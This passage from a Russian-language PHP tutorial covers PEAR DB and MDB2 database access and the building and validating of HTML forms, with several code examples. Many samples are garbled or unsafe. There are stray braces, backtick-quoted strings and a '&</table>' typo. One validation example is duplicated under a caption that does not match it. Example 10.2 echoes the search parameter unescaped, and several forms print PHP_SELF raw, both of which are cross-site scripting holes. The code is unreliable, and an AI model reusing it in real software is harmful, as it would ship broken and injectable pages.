if (DB::isError( $demoResult = $db->query( $sql)))
{
    echo DB::errorMessage($demoResult);
} else {
    while ($demoRow = $demoResult->fetchRow()) {
        echo $demoRow[2] . '<br />';
    }
}
?>

```

В настоящее время в PEAR появилась новая версия интерфейса доступа к базам данных с названием `PEAR::MDB2`. В примере 9.8 наш сценарий использует эту версию `MDB2`.

Пример 9.8. Отображение содержимого таблицы `books` с помощью пакета `PEAR::MDB2`

```

<?php

include('db_login.php');
require_once('MDB2.php');

// Оформить информацию о подключении к базе данных в виде массива.
$dsn = array(
    'phptype' => 'mysql',
    'username' => $username,

```



```

        'password' => $password,
        'hostspec' => $host,
        'database' => $database
    );

    // Создать экземпляр объекта соединения MDB2.
    $mdb2 = MDB2::factory($dsn);
    if (PEAR::isError($mdb2)) {
        die($mdb2->getMessage( ));
    }

    // Установить режим выборки данных в виде ассоциативного массива.
    $mdb2->setFetchMode(MDB2_FETCHMODE_ASSOC);

    $query = "SELECT * FROM books NATURAL JOIN authors";
    $result = $mdb2->query($query);
    if (PEAR::isError($result)){
        die("Невозможно исполнить запрос к базе данных:<br />$query ".
            $result->getMessage());
    }

    // Отобразить результаты.
    echo('<table border="1">');
    echo '<tr><th>Title</th><th>Author</th><th>Pages</th></tr>';

    // Обойти результирующий набор данных в цикле.
    while ($row = $result->fetchRow( )) {
        echo "<tr><td>";
        echo htmlentities($row['title']) . '</td><td>';
        echo htmlentities($row['author']) . '</td><td>';
        echo htmlentities($row['pages']) . '</td></tr>';
    }

    echo("</table>");

    // Закрыть соединение.
    $result->free( );
    ?>

```

Результат работы этого сценария будет выглядеть точно так же, но функциональные возможности на таком уровне абстракции доступа к базам данных гораздо шире.

Теперь, когда вы получили представление о том, как подключаться к базе данных и вызывать различные функции PEAR, можно перейти к обсуждению форм. Формы позволяют передавать данные пользователю на сервер для их дополнительной обработки.

Вопросы к главе 9

Вопрос 9.1

Создайте строку подключения в стиле PEAR для соединения с такой базой данных:

```
имя хоста:      oreilly.com
имя базы данных: survey
имя пользователя: joe
пароль:        my$ql
```

Вопрос 9.2

Используя параметры соединения из вопроса 9.1, напишите РНР-сценарий, который выполняет соединение и выбирает указанную базу данных без применения функций PEAR.

Вопрос 9.3

Добавьте в сценарий из вопроса 9.2 возможность выборки и отображения данных, полученных с помощью запроса `select * from authors;`, не применяя функции PEAR.

Вопрос 9.4

Каковы преимущества использования PEAR?

Ответы на эти вопросы приводятся в разделе «Глава 9» приложения.

10

Работа с формами

HTML-формы позволяют передавать введенные пользователем данные на сервер, где их можно дополнительно обработать. Проверку и обработку данных формы мы будем выполнять с применением большинства понятий языка PHP, о которых рассказали в первой половине книги.

Начнем с построения простой формы, а затем рассмотрим порядок доступа к полям данных после отправки формы пользователем. Мы также разберем различные типы полей ввода, наряду со скрытыми значениями. Разумеется, программный код PHP будет смешиваться со всеми этими конструкциями языка разметки HTML.

Обслуживание форм выполняется в два этапа. Сначала форма должна быть представлена пользователю, который заполнит ее своими данными и затем отправит на сервер. У каждой формы есть целевая веб-страница, которая должна быть загружена для обработки данных, отправленных пользователем. Зачастую это тот же самый файл сценария, который генерирует форму. В этом случае PHP-код просто проверяет наличие данных в форме, чтобы определить, вызывать ли ему вновь сценарий для создания формы или начать обработку полученных данных.

Операция поиска в базе данных – это необходимое действие для большинства разнообразных приложений, будь то поиск сообщений в форуме, пользователей или блога. В любом случае эта операция способна облегчить жизнь пользователя. На уровне базы данных есть много различных способов выполнить поиск и вернуть полученные результаты.

Создание формы

Так как мы должны предоставить пользователю возможность вводить критерии поиска, начнем с создания формы, которая будет обслуживать ввод пользователя. Любая форма должна включать следующие основные компоненты:

- способ отправки данных, определяемый ключевым словом `method`;
- один или более элементов ввода, определяемых с помощью тега `input`;
- целевой адрес, куда должна быть отправлена форма, определяемый с помощью ключевого слова `action`.

Создадим простую форму с текстовым полем ввода `search` и кнопкой `submit`, как показано в примере 10.1¹.

Пример 10.1. Пример простой формы

```
1 <html>
2 <head>
3   <title>Building a Form</title>
4 </head>
5 <body>
6   <form action="<?php echo($_SERVER['PHP_SELF']); ?>" method="get">
7     <label>
8       Search: <input type="text" name="search" />
9     </label>
10    <input type="submit" value="Go!" />
11  </form>
12 </body>
13 </html>
```

Сохраните текст примера 10.1 в файле с именем *simple.php* в каталоге, доступном вашему веб-серверу, например в корневом каталоге с веб-документами. Строго говоря, формы определяются на языке разметки HTML, но мы добавили PHP-код (строка 6), который обращается к элементу `PHP_SELF` суперглобального массива `$_SERVER`. В этом элементе находится имя текущего PHP-сценария, который и будет выполнять обработку отправленных пользователем данных.

Форма из примера 10.1 позволяет получить искомую строку от пользователя. Обратите внимание, как мы обернули в тег `label` текстовое поле ввода: такой прием облегчает использование формы, поскольку щелчок мышью по надписи `Search`: (искать) автоматически перенесет фокус

¹ В некоторых листингах книги строки кода пронумерованы. Эти номера не являются составной частью программного кода, то есть при наборе таких примеров их нужно пропускать. Авторы используют нумерацию строк, чтобы далее построчно комментировать код. — *Прим. науч. ред.*

ввода в поле ввода. В строке 6 определяется способ отправки формы – метод GET. Сделано это для того, чтобы пользователь мог поместить страницу в закладки, избежав необходимости снова вводить данные при повторном обращении к странице. В строке 8 находится определение текстового поля ввода.

При вызове сценария *simple.php* из браузера на экране должна появиться форма (рис. 10.1). От этой формы пока нет никакой пользы, так как после ее отправки вы снова получите ее же, но вскоре мы позаботимся об этом.




Рис. 10.1. Так выглядит простая форма в окне браузера

Доступ к значениям, полученным вместе с формой

Теперь двинемся дальше и изменим пример 10.1 так, чтобы он отображал искомую строку после отправки формы. Чтобы извлечь значение поля ввода, отправленного методом GET, следует прочитать элемент суперглобального массива `$_GET[имя_поля]`. Аналогично, чтобы прочитать значение поля, отправленного методом POST, следует прочитать элемент `$_POST[имя_поля]`.

При создании формы мы присвоили полю ввода имя `search`, поэтому в примере 10.2 используется элемент `$_GET["search"]`.

Пример 10.2. Измененный вариант простого примера, выполняющий обработку результатов

```
<html>
<head>
  <title>Building a Form</title>
</head>
<body>
<?php
  $search = $_GET["search"];
  $self= htmlentities($_SERVER['PHP_SELF']);
  if ($search == NULL )
  {
    echo('
      <form action="'. $self.'" method="GET">
        <label>Search: <input type="text" name="search" /></label>
        <input type="submit" value="Go!" />
      </form>');
  }
}
```

```
    else{
        echo("The search string is: <strong>$search</strong>");
    }
?>
</body>
</html>
```

Пример 10.2 сгенерирует следующий HTML-код:

```
<html>
<head>
    <title>Создание формы</title>
</head>
<body>
    <form action="/oreilly/ch10/simple.php" method="GET" />
        <label>Search: <input type="text" name="search" id="search">
        </label>
        <input type="submit" value="Go!" />
    </form>
</body>
</html>
```

Введя в поле ввода строку PHP и отправив форму, вы получите результат, показанный на рис. 10.2.

Когда форма будет отправлена на сервер, инструкция `if` обнаружит, что переменная `$search` имеет определенное значение, и тогда вместо HTML-формы сценарий вернет искомую строку. Этот способ позволяет организовать создание формы и обработку отправленных значений в одном и том же сценарии.

В форме можно определить значения по умолчанию и использовать разнообразные поля ввода. Разные способы отправки формы описаны в следующих разделах.

Параметр `register_globals`

В более ранних версиях PHP (до 4.2.0) обычно активировали параметр настройки `register_globals`. В настоящее время этот параметр по умолчанию выключен, поскольку является потенциальным источником проблем с безопасностью. Например, если некоторая переменная в сценарии предварительно не была инициализирована, то злонамеренный пользователь может передать эту переменную в виде параметра строки URL, и тогда сценарий будет использовать полученное значение, что может быть весьма небезопасно. Подобные значения, например отправленные методом POST, должны извлекаться с помощью методов, которые однозначно указывают на их происхождение. К сожалению, некоторые сценарии по-прежнему предполагают параметр `register_globals` включенным. Такие сценарии вызывают множество проблем, в том числе, с передачей данных, поскольку не могут получить доступ к данным формы при отключенном параметре `register_globals`.




Рис. 10.2. Теперь сценарий способен возвращать искомую строку

Значения по умолчанию

Для организации поиска в базе данных вам может потребоваться определить в форме некоторые значения по умолчанию. Это удобно, например, для организации поиска в определенном диапазоне цен. Пользователь не всегда стремится вводить все значения, облегчая себе поиск. Обычно значения по умолчанию в элементах формы задаются с помощью атрибута `value`, за исключением флажков, в которых для этих целей используется атрибут `checked`. Рассмотрим пример 10.3.

Пример 10.3. Форма со значениями по умолчанию

```
<html>
<head>
  <title>Form Default Values</title>
</head>
<body>
  <form action="<?php echo($_SERVER['PHP_SELF']); ?>" method="GET" />
    <label>Min price
      <input type="text" name="min_price" value="0" />
    </label><br />
    <label>Max price
      <input type="text" name="max_price" value="1000" />
    </label><br />
    <input type="submit" value="Go!" />
  </form>
</body>
</html>
```

На рис. 10.3 значения 0 и 1000 отражают минимальную (Min price) и максимальную (Max price) цены для поиска. Если, например, пользователь



Рис. 10.3. В полях ввода отображаются их значения по умолчанию

ищет квартиру, чтобы снять ее, то с учетом места проживания такой диапазон может быть неплохой отправной точкой. В примере 10.1 мы уже определили значение по умолчанию для кнопки отправки – строку "Go!" (Вперед!).

Элементы ввода

Как среди множества разнообразных элементов ввода определить, в каком случае какой из них больше подойдет? Переключатели, флажки, однострочные и многострочные текстовые поля, кнопки... ох! Мы опишем каждый из этих элементов.

Однострочные текстовые поля

В большинстве случаев требуется получить от пользователя текстовую строку. Для этих целей используются однострочные поля ввода. Значение атрибута `name` понадобится для обработки введенной строки после отправки формы, поскольку он определяет имя, под которым будет доступно введенное значение. Атрибут `size` определяет длину поля ввода при отображении в окне браузера. Атрибут `maxlength` ограничивает максимальное число символов, которые пользователь может ввести в поле. Синтаксис:

```
<input type="text" name="имя_элемента" size="видимый_размер"
      maxlength="максимальное_число_символов" />
```

Например, следующий фрагмент создает текстовый элемент ввода, как на рис. 10.3:

```
<form>
  <input type="text" name="search" size="20" maxlength="30" />
</form>
```

Многострочные текстовые поля (текстовые области)

Чтобы получить от пользователя большой текст или организовать работу в режиме редактора WYSIWYG (What Your See Is What You Get – что видишь, то и получишь), вам понадобится многострочное текстовое поле, или текстовая область. Текстовая область ввода определяется с помощью элемента `textarea`. В ней обязательно следует определить значения атрибутов `name`, `cols` и `rows`. Атрибут `name` имеет то же значение, что и значение текстового поля ввода. Атрибут `cols` задает ширину области ввода в символах. Атрибут `rows` определяет высоту области ввода в строках. Синтаксис:

```
<textarea name="имя_элемента"
          cols="число_символов" rows="число_строк"></textarea>
```

Пример кода:

```
<form>
  <label>Suggestion:
    <textarea name="suggestions" cols="40" rows="5"></textarea>
  </label>
```



```
<input type="submit" value="Go!" />
</form>
```

Вид задаваемой этим фрагментом простой формы в окне браузера показан на рис. 10.4.



Рис. 10.4. Простая форма с текстовой областью ввода

Флажки

Флажки удобны, если нужно предоставить пользователю возможность выбора из нескольких вариантов, особенно, когда можно выбирать варианты независимо друг от друга. Используйте флажки только при небольшом количестве вариантов выбора, в противном случае лучше использовать иные элементы ввода. Один из таких элементов называется *select* (элемент выбора), о нем мы поговорим позже. Чтобы создать флажок, нужно задать тип элемента ввода `checkbox`. Кроме того, обязательно следует определить значения атрибутов `name` и `value`. Если атрибут `checked` установлен в значение `checked`, по умолчанию флажок будет помечен. В отличие от предыдущих элементов ввода, значения флажков возвращаются в виде массива, если флажков несколько и они объединены в группу, о чем мы поговорим ниже в этой же главе.

Синтаксис:

```
<input type="checkbox" name="имя_элемента" value="значение_флажка" />
```

Например:

```
<form>
<fieldset>
<label>Italian
  <input type="checkbox" name="food[]" value="Итальянский" />
</label>
<label>Mexican
  <input type="checkbox" name="food[]" value="Мексиканский" />
</label>
<label>Chinese
  <input type="checkbox" name="food[]" value="Китайский" checked="checked" />
```

```
</label>
</fieldset>
<input type="submit" value="Go!" />
</form>
```

Как это выглядит в окне браузера, показано на рис. 10.5.



Рис. 10.5. Пример формы с флажками

Переключатели

Переключатели (radiobuttons) аналогичны кнопкам выбора определенной радиостанции на автомобильных приемниках. Они похожи на флажки, за исключением того, что одновременно может быть выбран только один переключатель. Чтобы создать переключатель, нужно задать тип элемента ввода `radio`. Обязательно должны быть установлены значения атрибутов `name` и `value`. Все переключатели в группе должны иметь одно и то же имя, чтобы можно было активировать только один из них. Синтаксис:

```
<input type="radio" name="имя_элемента" value="значение_переключателя" />
```

Например:

```
<form>
<fieldset>
<label>Italian
  <input type="radio" name="food" value="Итальянский" />
</label>
<label>Mexican
  <input type="radio" name="food" value="Мексиканский" />
</label>
<label>Chinese
  <input type="radio" name="food" value="Китайский" checked="checked"/>
</label>
</fieldset>
<input type="submit" value="Go!" />
</form>
```

Как это выглядит в окне браузера, показано на рис. 10.6.

Форма, представленная на рис. 10.6, позволяет выбрать только один ресторан.



Рис. 10.6. Тот же набор вариантов, но с круглыми переключателями

Скрытые элементы

Скрытые элементы формы позволяют отправлять для обработки в сценарии информацию, которая не видна пользователю. Например, можно сообщить, была ли нажата кнопка отправки формы, или передать имя пользователя. Синтаксис:

```
<input type="hidden" name="имя_элемента" value="скрытое_значение" />
```

Например:

```
<form>
  <input type="hidden" name="submitted" value="true" />
</form>
```

Атрибут `type` элемента ввода формы имеет значение `hidden`. Оно указывает, что это поле не должно отображаться в документе и оно недоступно пользователю. Поля данного типа можно использовать для передачи неизменяемой информации о клиенте или сервере. Скрытые поля доступны для просмотра с помощью пункта Вид → Просмотр HTML-кода меню браузера. Поэтому было бы крайне неблагоприятно поместить в скрытое поле пароль.

Элементы выбора

Элемент выбора (`select`) представляет собой список вариантов выбора, доступных пользователю. Этот элемент можно настроить на возможность как единичного, так и множественного выбора вариантов списка. Список для выбора определяется элементом `<select>`. Каждый пункт списка определяется с помощью элемента `option`. Синтаксис:

```
<select name="имя_элемента">
  <option>Метка варианта выбора</option>
</select>
```

У элемента `<select>` есть несколько дополнительных атрибутов:

- атрибут `name` является обязательным и определяет имя, с помощью которого можно обратиться к данным, полученным с формой;
- атрибут `size` определяет число строк списка, которые будут видны в окне браузера. По умолчанию элемент выбора отображается как раскрывающийся список;

- атрибут `multiple` позволяет указать, что пользователь может выбрать одновременно несколько пунктов в списке.

В элементе `<option>` обычно используются следующие атрибуты:

- атрибут `selected` отмечает вариант, выбранный по умолчанию;
- атрибут `value` позволяет определить значение, отличающееся от текста метки варианта. Если значение атрибута `value` не определено, в качестве его значения будет использоваться текст метки.



По умолчанию элемент выбора с неустановленным атрибутом `multiple` позволяет выбрать только один вариант в списке предлагаемых.

Обычно элемент выбора применяют, когда требуется предоставить пользователю возможность выбора одного или нескольких вариантов, как показано в примере 10.4.

Пример 10.4. Разные типы книг

```
<form>
<select name="media" multiple="multiple">
  <option></option>
  <option value="В твердом переплете">Hard Cover</option>
  <option value="В мягком переплете">Soft Cover</option>
  <option value="Справочник">Reference</option>
  <option value="Аудиокниги">Audio Books</option>
</select>
<input type="submit" value="Go!" />
</form>
```

Атрибут `value` позволяет использовать более удобные для использования в программе значения, соответствующие названиям вариантов выбора, отображаемым на экране. На рис. 10.7 показано, как выглядит в окне браузера список, созданный примером 10.4.

Первый вариант выбора в списке – это пустая строка. Обычно она используется, чтобы определить, выбрал ли пользователь что-нибудь в списке.




Рис. 10.7. Список с несколькими выбранными вариантами

Работа с несколькими значениями

Если в форме есть флажки или переключатели, возникает новая проблема. Например, пользователь может выбрать в форме сразу два ресторана – итальянский и мексиканский, но переменная не может хранить больше одного значения, поэтому придется использовать массив. Эта ситуация демонстрируется в примере 10.5.

Пример 10.5. Форма с флажками, использующими одно и то же имя для хранения нескольких значений

```

<html>
<head>
    <title>more Form Default Values</title>
</head>
<body>
<?php
    $food = $_GET["food"];
    if (!empty($food)) {
        echo "Выбраны рестораны: <strong>";
        foreach($food as $foodstuff){
            echo `<br />`.htmlentities($foodstuff);
        }
        echo "</strong>.";
    }
    else {
        echo('
            <form action="'.htmlentities($_SERVER["PHP_SELF"]).'"
                method="GET">
            <fieldset>
            <label>
                Italian
                <input type="checkbox" name="food[]" value="Итальянский" />
            </label>
            <label>
                Mexican
                <input type="checkbox" name="food[]" value="Мексиканский" />
            </label>
            <label>
                Chinese
                <input type="checkbox" name="food[]"
                    value="Китайский" checked="checked" />
            </label>
            </fieldset>
            <input type="submit" value="Go!" />
        </form> `);
    }
?>
</body>
</html>

```

Пример 10.5 воспроизводит форму, показанную на рис. 10.8.



Рис. 10.8. Флажок Chinese (китайский ресторан) выбран по умолчанию

Эта форма позволяет пользователю выбрать национальный ресторан (итальянский, мексиканский или китайский). В данном примере пользователь может пометить сразу несколько флажков. Значит, при обработке данных формы в PHP-сценарии необходимо предусмотреть возможность получить доступ к нескольким значениям по одному имени. Мы поместили пару квадратных скобок ([]) после имени в атрибуте name, чтобы иметь возможность отправлять несколько вариантов выбора в виде массива.

В следующем фрагменте атрибут name имеет значение food[], а не food. Если бы квадратные скобки были опущены, и пользователь пометил бы несколько флажков, его выбор был бы замещен последним отмеченным флажком. Поместив квадратные скобки после имени, мы указали, что значения должны храниться в виде массива. Поскольку желательно, чтобы один из вариантов выбора был отмечен по умолчанию, мы добавили в элемент атрибут checked и присвоили ему значение checked. Таким образом, в окне браузера один из флажков будет помечен по умолчанию.

```
<html>
<head>
  <title>Using Default Checkbox Values</title>
</head>
<body>
<?php
$food=$_GET[food];
$self= htmlentities($_SERVER['PHP_SELF']);
if (!empty($food))
{
  echo "Выбраны рестораны:<br />";
  foreach($food as $foodstuff)
  {
    echo "<strong>". htmlentities($foodstuff)."</strong><br />";
  }
}
else
{
  echo("<form action=\"\$self\" ");
  echo('method="get">
```

```

<fieldset>
<label>Italian
    <input type="checkbox" name="food[]" value="Итальянский" />
</label>
<label>Mexican
    <input type="checkbox" name="food[]" value="Мексиканский" />
</label>
<label>Chinese
    <input type="checkbox" name="food[]" value="Китайский"
        checked="checked" />
</label>
</fieldset>
<input type="submit" value="Go!" >');
}
?>
</body>
</html>

```

Пометим два флажка, как показано на рис. 10.9.

При этом после отправки формы сценарий вернет страницу, вид которой в окне браузера показан на рис. 10.10.

Аналогичным образом можно использовать переключатели, только для атрибута `name` следует задать значение `food`, а не `food[]`, поскольку переключатели допускают выбор только одного варианта.

Напоследок отметим, что в предыдущем фрагменте флажки помещены в тег `fieldset`. Этот тег предназначен для объединения в группу логически связанных данных.



Рис. 10.9. Выбраны флажки Italian и Chinese




Рис. 10.10. Отображены оба помеченных варианта

Проверка корректности данных

Приложение, получая данные от пользователя, каждый раз должно проверять их на корректность. Если не проверять данные, введенные пользователем, можно получить много проблем, в том числе, угрозу безопасности.

Выполнить проверку данных не так сложно, как может показаться. Мы рассмотрим основные РНР-функции, которые используются для предварительной обработки данных, получаемых от пользователя.

Проверка флажков, переключателей и элементов выбора

Проверить состояние флажков, переключателей или элементов выбора гораздо проще, чем данные в свободном формате, полученные, например, из текстовых полей ввода, потому что в таком случае получаемое значение должно быть одним из определенных. Для проверки можно сохранить все возможные варианты в массиве и затем при обработке данных проверять, является ли введенное пользователем значение одним из элементов этого массива. В примере 10.6 приведен код, который выполняет проверку единичного выбора (то есть один флажок, переключатель или вариант из элемента выбора).

Пример 10.6. Проверка ввода из группы переключателей или единственного элемента выбора

```
<?php
$options = array('option 1', 'option 2', 'option 3');
// Данные поступили из группы флажков или из списка
// с возможностью множественного выбора
$valid = true;
if (is_array($_GET['input'])) {
    $valid = true;
    foreach($_GET['input'] as $input) {
        if (!in_array($input, $options)) {
            $valid = false;
        }
    }
}
if ($valid) {
    // Обработать полученные данные
}
?>
```

Проверка однострочных и многострочных текстовых полей

При проверке содержимого однострочных и многострочных текстовых полей (областей) прежде всего нужно определить, какие данные считаются корректными, а какие – нет. Кроме того, если поле ввода не должно оставаться пустым, есть смысл потратить некоторое время, чтобы

убедиться, что полученная строка не пуста, или построить более сложное выражение для проверки присутствия определенных символов, например символа (@) в адресе электронной почты. В примере 10.7 выполняется проверка допустимости введенных данных.

Пример 10.7. Проверка ввода из группы флажков или из списка с возможностью множественного выбора

```
<?php
    $options = array('option 1', 'option 2', 'option 3');
    // Данные поступили из группы флажков или из списка
    // с возможностью множественного выбора
    $valid = true;
    if (is_array($_GET['input'])) {
        $valid = true;
        foreach($_GET['input'] as $input) {
            if (!in_array($input, $options)) {
                $valid = false;
            }
        }
    }
    if ($valid) {
        // Обработать полученные данные
    }
}
?>
```

До сих пор мы еще не приводили примеры, имеющие практическую ценность и требующие вдумчивого изучения, поэтому сейчас покажем, как легко превратить PHP в инструмент для выполнения преобразований. Этот инструмент позволит вам переводить футы в метры, градусы Фаренгейта в градусы Цельсия, а также другие величины из американской системы единиц измерения в метрическую. Правда, здорово?

Сценарий для перевода футов в метры

Демонстрацию возможностей языка PHP мы начнем с создания приложения для перевода футов в метры, текст которого приведен в примере 10.8 и которое будет уместно на веб-сайте, где бывают посетители из разных стран.

Пример 10.8. Перевод футов в метры

```
<html>
<head>
    <title>Feet to meters conversion</title>
</head>
<body>
<?php
    // Проверить, были ли получены данные формы
    $feet = htmlentities($_GET["feet"]);
    if ($_GET[feet] != NULL) {
```

```
    echo "<strong>$feet</strong> feet convert to <strong>";
    echo $feet * 0.3048;
    echo "</strong> meters.<br />";
}
?>
<form action="<?php echo(htmlentities($_SERVER['PHP_SELF'])); ?>"
    method="GET">
    <label>Feet:
        <input type="text" name="feet" value="<?php echo $feet; ?>" />
    </label>
    <input type="submit" value="Convert!" />
</form>
</body>
</html>
```

Этот сценарий обработки формы принимает введенную величину в футах, умножает ее на коэффициент перевода и выводит результат. Значение величины в футах сохраняется в переменной `$feet` после отправки формы и остается доступным, поэтому оно вновь используется в качестве значения по умолчанию для поля ввода при повторном отображении формы. На рис. 10.11 показан результат, после того как вы введете число 12 и щелкнете по кнопке Convert!.



Рис. 10.11. Простой перевод футов в метры по математической формуле

Сценарий для определения времени в разных часовых поясах

Теперь, когда вы узнали, как решаются те или иные задачи, объединим полученные знания, чтобы представить, что можно делать с помощью PHP. В примере 10.9 используются формы, массивы, операторы проверки условий, циклы и строки данных. Объединив все это, мы получили удобный инструмент определения времени в некоторых часовых поясах.

Пример 10.9. Определение времени в разных часовых поясах

```

1 <html>
2 <head>
3 <title>Time Zone Converter</title>
4 </head>
5 <body>
6 <?php
7 // Массив хранит строки с названиями часовых поясов
8 $time_zones = array("Asia/Hong_Kong",
9                     "Africa/Cairo",
10                    "Europe/Paris",
11                    "Europe/Madrid",
12                    "Europe/London",
13                    "Asia/Tokyo",
14                    "America/New_York",
15                    "America/Los_Angeles",
16                    "America/Chicago");
17 // Проверить - была ли отправлена форма
18 if ($_GET["start_time"] != NULL) {
19     $start_time_input = htmlentities($_GET["start_time"]);
20     $start_tz = $_GET["start_tz"];
21     $end_tz = $_GET["end_tz"];
22     putenv("TZ=$start_tz");
23     $start_time = strtotime($start_time_input);
24     echo "<p>Время <strong>";
25     echo date("h:i:sA", $start_time)."\n";
26     echo "</strong>";
27     putenv("TZ=$end_tz");
28
29     echo "in $start_tz becomes ";
30     echo "<strong> ";
31     echo date("h:i:sA", $start_time)."\n";
32     echo "</strong>";
33     echo " in $end_tz.</p><hr />";
34 }
35 ?>
36 <form action="<?php echo(htmlentities($_SERVER['PHP_SELF'])); ?>"
37     method="GET">
38     <label>
39         Your Time:
40         <input type="text" name="start_time"
41             value="<?php echo $start_time_input; ?>" />
42     </label> in
43     <select name="start_tz">
44     <?php
45         foreach ($time_zones as $tz) {

```

```
44         echo '<option';
45         if (strcmp($tz, $start_tz) == 0) {
46             echo ' selected="selected"';
47         }
48         echo ">$tz</option>";
49     }
50     ?>
51 </select>
52 <p>Convert to:
53 <select name="end_tz">
54 <?php
55     foreach ($time_zones as $tz) {
56         echo '<option';
57         if (strcmp($tz, $end_tz) == 0) {
58             echo ' selected="selected"';
59         }
60         echo ">$tz</option>";
61     }
62     ?>
63 </select>
64 <input type="submit" value="Convert!">
65 </form>
66 </body>
67 </html>
```

Пояснения к сценарию из примера 10.9:

- в строках с 8 по 16 заполняется массив часовых поясов;
- в строке 18 проверяется, было ли введено время в переменную `$start_time`. Если значение присутствует, значит сценарий был запущен в ответ на отправку формы пользователем;
- в строке 22 с помощью функции `putenv()` устанавливается переменная окружения `TZ`, определяющая текущий часовой пояс. Эту переменную используют функции `strtotime` и `date`;
- в строке 36 начинается определение формы ввода. Мы предоставляем пользователю возможность выполнить перевод времени с другими значениями;
- в строках с 43 по 49 и с 55 по 61 в цикле выполняется обход массива часовых поясов. Здесь также производится проверка полученного от пользователя значения на соответствие названию одного из часовых поясов. Если соответствие найдено, в элемент с выбранным вариантом вставляется атрибут `selected`, благодаря чему запоминается последний выбранный часовой пояс.

На рис. 10.12 продемонстрирован пример определения времени в Париже по заданному времени в Чикаго.




Рис. 10.12. Определение времени в Париже по заданному времени в Чикаго

Запросы к базе данных с использованием информации из формы

Проверив данные, уже можно использовать информацию из формы для выполнения запросов к базе данных. В примере 10.10 определена функция `query_db`, созданная на основе примера из главы 9, которая выполняет поиск и отображение авторов книги. Изменения коснулись строки 11, где на основе инструкции `LIKE` построено предложение поиска. Инструкции `LIKE` и `NOT LIKE` обычно применяются для поиска строковых значений и допускают использование таких шаблонных символов, как подчеркивание (`_`) и знак процента (`%`):

- символ подчеркивания (`_`) соответствует любому одиночному символу;
- знак процента (`%`) соответствует любому, даже нулевому, числу символов.

Функция в примере 10.10 принимает единственный аргумент и находит книгу по названию, которое вы задали для поиска.

Пример 10.10. Сочетание действий по обработке формы с выполнением запросов к базе данных

```

1 <?php
2 function query_db($qstring) {
3     include('db_login.php'); // Параметры соединения с базой данных
4     require_once('DB.php'); // PEAR DB
5     $connection = DB::connect(
6         "mysql://$db_username:$db_password@$db_host/$db_database");
7     if (DB::isError($connection)) { // Проверка ошибки подключения
8         die("Ошибка подключения к базе данных:<br/>".
9             DB::errorMessage($connection));
10    }
11    if (get_magic_quotes_gpc()) { // Защита от инъекции SQL
12        $qstring = stripslashes($qstring);

```

```
12 }
13 $qstring = mysql_real_escape_string($qstring);
14 $query = "SELECT title, pages, author_id, author ".
15         "FROM books NATURAL JOIN authors ".
16         "WHERE books.title like '%$qstring%'"; // Построение строки
запроса
17 $result = $connection->query($query);
18 if (DB::isError($result)) {
19     die("Ошибка исполнения запроса к базе данных:<br />".
20         $query." ".DB::errorMessage($result));
21 }
22 echo('<table border="1">');
23 echo "<tr><th>Title</th><th>Author</th><th>Pages</th></tr>";
24 while ($result_row = $result->fetchRow()) {
25     echo "<tr><td>";
26     echo $result_row[1] . '</td><td>';
27     echo $result_row[3] . '</td><td>';
28     echo $result_row[2] . '</td></tr>';
29 }
30 echo("&</table>");
31 $connection->disconnect();
32 }
33 ?>
34 <html>
35 <head>
36     <title>Building a Form</title>
37 </head>
38 <body>
39 <?php
40 $search = htmlentities($_GET["search"]);
41 $self = htmlentities($_SERVER['PHP_SELF']);
42 if ($search != NULL) {
43     echo "Search: <strong>$search</strong>.";
44     query_db($search);
45 }
46 else {
47     echo(
48     <form action=".$self." method="get">
49         <label>Искать:
50         <input type="text" name="search" />
51         </label>
52         <input type="submit" value="Go!" />
53     </form>
54     ');
55 }
56
57 ?>
58 </body>
59 </html>
```

